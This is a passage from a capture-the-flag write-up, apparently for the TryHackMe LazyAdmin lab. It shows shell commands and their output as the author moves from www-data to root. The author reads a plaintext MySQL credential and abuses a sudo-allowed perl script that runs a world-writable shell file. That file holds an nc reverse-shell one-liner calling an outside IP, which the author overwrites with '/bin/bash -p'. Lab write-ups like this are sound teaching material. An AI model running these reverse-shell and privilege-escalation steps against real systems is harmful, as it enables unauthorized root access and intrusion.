USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ which python
/usr/bin/python
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@THM-Chal:/# whoami
www-data
www-data@THM-Chal:/# id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@THM-Chal:/# |
```

I then captured the user flag from *itguy*'s home directory.




```
www-data@THM-Chal:~$ ls ls
ls
bin dev initrd.img lost+found opt run srv usr vmlinuz.old
boot etc initrd.img.old media proc sbin sys var
cdrom home lib mnt root snap tmp vmlinuz
www-data@THM-Chal:~$ cd home
cd home
www-data@THM-Chal:/home$ ls
ls
itguy
www-data@THM-Chal:/home$ cd itguy
cd itguy
```




```
www-data@THM-Chal:/home/itguy$ cat user.txt
cat user.txt
THM{[REDACTED]}
```

## PRIVILEGE ESCALATION

I also found a **mysql** login credential so I connected to the server using it.



```
www-data@THM-Chal:/home/itguy$ ls ls
ls
Desktop Downloads Pictures Templates backup.pl mysql_login.txt
Documents Music Public Videos examples.desktop user.txt
www-data@THM-Chal:/home/itguy$ cat mysql_login.txt
cat mysql_login.txt
rice:randompass
www-data@THM-Chal:/home/itguy$ |
```



```
www-data@THM-Chal:/home/itguy$ mysql -u rice -p
mysql -u rice -p
Enter password: randompass
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.7.28-0ubuntu0.16.04.2 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
+-----+
```

However, I found nothing interesting. Next I looked for my **sudo** privileges and found that I was allowed to run a perl script.

```
www-data@THM-Chal:/home/itguy$ sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
  (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
www-data@THM-Chal:/home/itguy$ |
```


I viewed the contents of the perl script, it executed a bash script that I was allowed to modify.




```
root@kali: ~/thm/lazyadmin
File Actions Edit View Help
root@kali: ~/thm/lazyadmin x root@kali: ~/thm/lazyadmin x root@kali: ~/thm/lazyadmin x root@kali: ~/thm/lazyadmin x
www-data@THM-Chal:/home/itguy$ catcat backup.pl
cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh
cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
www-data@THM-Chal:/home/itguy$ ls -la /etc/copy.sh
ls -la /etc/copy.sh
-rw-r--rwx 1 root root 81 Nov 29 2019 /etc/copy.sh
www-data@THM-Chal:/home/itguy$ |
```

So, I modified the bash script and then ran the perl script as **sudo**.




```
root@kali: ~/thm/lazyadmin
File Actions Edit View Help
root@kali: ~/thm/lazyadmin x root@kali: ~/thm/lazyadmin x root@kali: ~/thm/lazyadmin x root@kali: ~/thm/lazyadmin x
www-data@THM-Chal:/home/itguy$ echo '/bin/bash -p' > /etc/copy.sh
echo '/bin/bash -p' > /etc/copy.sh
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh
cat /etc/copy.sh
/bin/bash -p
www-data@THM-Chal:/home/itguy$ |
```



```
root@kali: ~/thm/lazyadmin
File Actions Edit View Help
root@kali: ~/thm/lazyadmin x root@THM-Chal: /home/itguy x root@kali: ~/thm/lazyadmin x root@kali: ~/thm/lazyadmin x
www-data@THM-Chal:/home/itguy$ sudsudo /usr/bin/perl /home/itguy/backup.pl
sudo /usr/bin/perl /home/itguy/backup.pl
root@THM-Chal:/home/itguy# |
```

After getting root access, I captured the root flag from my *home* directory.



```
root@kali: ~/thm/lazyadmin
File Actions Edit View Help
root@kali: ~/thm/lazyadmin x root@THM-Chal: ~ x root@kali: ~/thm/lazyadmin x root@kali: ~/thm/lazyadmin x
www-data@THM-Chal:/home/itguy$ sudsudo /usr/bin/perl /home/itguy/backup.pl
sudo /usr/bin/perl /home/itguy/backup.pl
root@THM-Chal:/home/itguy# cd /root
cd /root
root@THM-Chal:~/# ls
ls
root.txt
root@THM-Chal:~/# cat root.txt      cat root.txt
cat root.txt
THM{[REDACTED]}
root@THM-Chal:~/# |
```

That's it from my side!

Happy hacking :)

---